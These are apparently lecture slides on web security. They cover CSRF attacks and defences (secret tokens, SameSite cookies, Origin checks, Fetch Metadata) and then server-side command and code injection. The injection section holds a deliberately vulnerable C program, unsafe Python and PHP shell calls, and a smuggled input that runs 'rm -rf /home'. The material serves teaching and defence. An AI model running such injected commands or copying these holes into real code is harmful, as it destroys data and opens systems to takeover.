
Good News! attacker.com can't see the result of GET

Bad News! All your money is gone anyway.

Paypal Login CSRF

If a site's login form isn't protected against CSRF attacks, you could also login to the site as the attacker.

This is called login CSRF.




The screenshot shows a 'Paypal Login CSRF' interface. At the top right are icons for a bell, settings, and 'Log out'. Below is a form titled 'Add a bank account in Philippines'. It includes a note about PayPal protecting financial information and avoiding withdrawal failures. The form fields are as follows:

- Country**: Only Philippine Peso? (Must use Philippine Pesos) - dropdown set to Philippines
- Name on account**: Names don't match? - input field containing Benilda Cruz
- Bank name**: Input field (empty)
- Bank code**: Input field (empty) with link to List of bank codes
- Account number**: Input field (empty)
- Re-enter account number**: Input field (empty)

At the bottom are 'Continue' and 'Cancel' buttons.

Google Login CSRF example



**Cookie-based authentication is not sufficient
for requests that have any side effect
(even with SameSite=Lax)**

Not All About Cookies

Home routers are great targets

Drive-By Pharming

User visits malicious site. JavaScript scans home network looking for broadband router

Once you find the router, try to login, replace firmware or change DNS to attacker-controlled server. 50% of home routers have guessable password.

Or native apps

LILY HAY NEWMAN

SECURITY 07.09.2019 11:18 AM

A Zoom Flaw Gives Hackers Easy Access to Your Webcam

All it takes is one wrong click from a Mac, and the popular video conferencing software will put you in a meeting with a stranger.

What do all of these in common?

Server can't tell if the code that made the request is their own or an attacker

CSRF Defenses

We need some mechanism that allows us to ensure that request is authentic

- i.e., coming from a trusted page

- Secret Validation Token
- Referer/Origin Validation
- SameSite Cookies
- Fetch Metadata

Secret Token Validation

bank.com includes a secret value in every form that the server can validate

A screenshot of a login form. It has two input fields: 'Username or email' containing 'pat@acme.co' and 'Password' with placeholder text 'Enter Your Password'. Below the password field is a link 'Forgot password?'. At the bottom is a yellow 'Log In' button.

```
<form action="/login" method="post" class="form login-form">
  <input type="hidden" name="csrf_token" value="434ec7e838ec3167efc04154205">
  <input type="hidden" name="came_from" value= "/">
  <input
    id="login"
    type="text"
    name="login"
  >
  <input
    id="password"
    type="password"
  >
  <button class="button button--alternative" type="submit">Log In</button>
</form>
```

SameSite Cookies

Cookie option that prevents browser from sending a cookie with cross-site requests.

SameSite=Strict Never send cookie in any cross-site browsing context, even when following a regular link. If a logged-in user follows a link to a private GitHub project from email, GitHub will not receive the session cookie and the user will not be able to access the project.

SameSite=Lax Session cookie is allowed when following a navigation link but blocks it in CSRF-prone request methods (e.g. POST).

SameSite=None Send cookies from any context.

Referer/Origin Validation

The `Referer` request header contains the URL of the previous web page from which a link to the currently requested page was followed. The `Origin` header is similar, but only sent for POSTs and only sends the origin. Both headers allows servers to identify what origin initiated the request.

<u>https://bank.com</u>	->	<u>https://bank.com</u>	✓
<u>https://attacker.com</u>	->	<u>https://bank.com</u>	✗
	->	<u>https://bank.com</u>	???

Not so great...

- Assumption: GET requests are not side-effecting
 - Some are. Need another mechanism to tell your server request is coming from you.
- Assumption 2: browser will not send cookie cross-site if Lax/Strict set
 - Old browsers ignore cookie attributes they don't recognize.

A better future: Fetch Metadata

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§ 2.3. The Sec-Fetch-Site HTTP Request Header

The **Sec-Fetch-Site** HTTP request header exposes the relationship between a [request initiator's origin](#) and its target's origin. It is a [Structured Header](#) whose value is a [token](#). [I-D.ietf-httpbis-header-structure] Its ABNF is:

Sec-Fetch-Site = sh-token

Valid Sec-Fetch-Site values include "cross-site", "same-origin", "same-site", and "none". In order to support forward-compatibility with as-yet-unknown request types, servers SHOULD ignore this header if it contains an invalid value.

To [set the Sec-Fetch-Site header](#) for a [request r](#):

1. Assert: *r*'s [url](#) is a [potentially trustworthy URL](#).
2. Let *header* be a [Structured Header](#) whose value is a [token](#).
3. Set *header*'s value to [same-origin](#).
4. If *r* is a [navigation request](#) that was explicitly caused by a user's interaction with the user agent (by typing an address into the user agent directly, for example, or by clicking a bookmark, etc.), then set *header*'s value to [none](#).

Note: See §4.3 Directly User-Initiated Requests for more detail on this somewhat poorly-defined step.

5. If *header*'s value is not [none](#), then for each *url* in *r*'s [url](#) list:
 1. If *url* is [same origin](#) with *r*'s [origin](#), [continue](#).
 2. Set *header*'s value to [cross-site](#).
 3. If *r*'s [origin](#) is not [same site](#) with *url*'s [origin](#), then [break](#).
 4. Set *header*'s value to [same-site](#).
6. [Set a structured header `Sec-Fetch-Site`/header in *r*'s header list](#).

§ 2.4. The Sec-Fetch-User HTTP Request Header

The **Sec-Fetch-User** HTTP request header exposes whether or not a [navigation request](#) was [triggered by user activation](#). It is a [Structured Header](#) whose value is a [boolean](#). [I-D.ietf-httpbis-header-structure] Its ABNF is:

Fetch Metadata

- Solves fundamental problem: Tell server who they are talking to
 - **Sec-Fetch-Site:** {cross-site, same-origin, same-site, none}
Who is making the request?
 - **Sec-Fetch-Mode:** {navigate, cors, no-cors, same-origin, websocket}
What kind of request?
 - **Sec-Fetch-User:** ?1
Did the user initiate the request?
 - **Sec-Fetch-Dest:** {audio,document,font,script,...}
Where does the response end up?

CSRF Summary

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on another web application (where they're typically authenticated)

CSRF attacks specifically target state-changing requests, not data theft since the attacker cannot see the response to the forged request.

Defenses:

- **Validation Tokens (forms and async), robust but hard to implement**
- Referer and Origin Headers, not sent with every request + privacy concern
- SameSite Cookies, fail-open on old browsers
- **Fetch Metadata, robust but not supported on old browsers**

Server-side Injection

Command Injection

- Injection bugs happen when you take user input data and allow it to be passed on to a program (or system) that will interpret it as code
 - Shell
 - Database
- Sound familiar?
 - Similar idea to our low-level vulnerabilities, but at a higher level

Trivial example

The goal of command injection attacks is to execute an arbitrary command on the system. Typically possible when a developer passes unsafe user data into a shell.

Example: head100 – simple program that cats first 100 lines of a program

```
int main(int argc, char** argv) {  
    char *cmd = malloc(strlen(argv[1]) + 100)  
    strcpy(cmd, "head -n 100 ")  
    strcat(cmd, argv[1])  
    system(cmd);  
}
```

Trivial example

Source:

```
int main(int argc, char** argv) {  
    char *cmd = malloc(strlen(argv[1]) + 100)  
    strcpy(cmd, "head -n 100 ")  
    strcat(cmd, argv[1])  
    system(cmd);  
}
```

Normal Input:

./head10 myfile.txt -> system("head -n 100 myfile.txt")

Trivial example

Source:

```
int main(int argc, char** argv) {  
    char *cmd = malloc(strlen(argv[1]) + 100)  
    strcpy(cmd, "head -n 100 ")  
    strcat(cmd, argv[1])  
    system(cmd);  
}
```

Adversarial Input:

```
./head10 "myfile.txt; rm -rf /home"  
-> system("head -n 100 myfile.txt; rm -rf /home")
```

Injection bugs in Python

Most high-level languages have safe ways of calling out to a shell.

Incorrect:

```
import subprocess, sys
cmd = "head -n 100 %s" % sys.argv[1] // nothing prevents adding ; rm -rf /
subprocess.check_output(cmd, shell=True)
```

Correct:

```
import subprocess, sys
subprocess.check_output(["head", "-n", "100", sys.argv[1]])
```

Does not start shell. Calls head directly and safely
passes arguments to the executable.

...Node.js

VULNERABILITY	AFFECTS	TYPE	PUBLISHED
M 🛡️ Regular Expression Denial of Service (ReDoS)	codemirror <5.58.2	npm	30 Oct, 2020
H 🛡️ Server-side Request Forgery (SSRF)	strapi <3.2.5	npm	29 Oct, 2020
H 🛡️ Path Traversal	browserless-chrome *	npm	29 Oct, 2020
M 🛡️ Path Traversal	droppy *	npm	29 Oct, 2020
H 🛡️ Command Injection	systeminformation <4.26.2	npm	28 Oct, 2020
H 🛡️ Signature Validation Bypass	xml-crypto <2.0.0	npm	28 Oct, 2020
H 🛡️ Command Injection	gfc *	npm	28 Oct, 2020
H 🛡️ Regular Expression Denial of Service (ReDoS)	dat.gui *	npm	27 Oct, 2020
M 🛡️ Prototype Pollution	nested-property <3.0.0	npm	27 Oct, 2020
M 🛡️ Denial of Service (DoS)	http-live-simulator *	npm	27 Oct, 2020
H 🛡️ Regular Expression Denial of Service (ReDoS)	trim *	npm	27 Oct, 2020
H 🛡️ Cross-site Scripting (XSS)	grapesjs *	npm	27 Oct, 2020
H 🛡️ Command Injection	create-git <1.0.0-2	npm	27 Oct, 2020
H 🛡️ Command Injection	systeminformation <4.27.11	npm	26 Oct, 2020
H 🛡️ XML External Entity (XXE) Injection	jstoxml <2.0.0	npm	26 Oct, 2020
M 🛡️ Prototype Pollution	pathval *	npm	25 Oct, 2020
H 🛡️ Cross-site Request Forgery (CSRF)	mountebank <2.3.3	npm	25 Oct, 2020
M 🛡️ Regular Expression Denial of Service (ReDoS)	locutus *	npm	23 Oct, 2020
M 🛡️ Improper Authorization	strapi-plugin-content-type-builder <3.2.5	npm	23 Oct, 2020
H 🛡️ Cross-site Scripting (XSS)	strapi-plugin-content-manager <3.2.5	npm	23 Oct, 2020

... PHP

A screenshot of a web browser displaying GitHub search results for the query "exec sudo \$_GET" in PHP. The browser window has a title bar "Search · exec sudo \$_GET" and a URL bar "GitHub, Inc. [US] https://github.com/search?l=php&q=exec+sudo+%24_GET&type=Code". The GitHub interface shows a sidebar with "Repositories", "Code" (selected, 2,387 results), "Issues" (8), and "Users". Below the sidebar, a "Languages" section lists PHP (selected), HTML (16), XML (12), Markdown (5), Ruby (2), Shell (2), VimL (1), Objective-C (1), and HTML+ERB (1). The main content area displays two code snippets. The first snippet, from "WSUEECSEE5851213Team12/haf – sendMessage.php", contains:

```
<?php  
$device = $_GET['device'];  
$state = $_GET['state'];  
exec( "sudo ./send " . $device . " " . $state );  
?>
```

The second snippet, from "35nlavlys/smbstatus – kill.php", contains:

```
<?  
if(isset($_GET['kill'])){  
    echo shell_exec("sudo ./smbkill ".escapeshellcmd($_GET['kill'])." 2>&1");  
}  
?>
```

Code Injection

Most high-level languages have ways of executing code directly. E.g., Node.js web applications have access to the all powerful eval (and friends).

Incorrect:

```
var preTax    = eval(req.body.preTax);
var afterTax = eval(req.body.afterTax);
var roth     = eval(req.body.roth);
```

Correct:

```
var preTax    = parseInt(req.body.preTax);
var afterTax = parseInt(req.body.afterTax);
var roth     = parseInt(req.body.roth);
```

(Almost) never need to use eval!

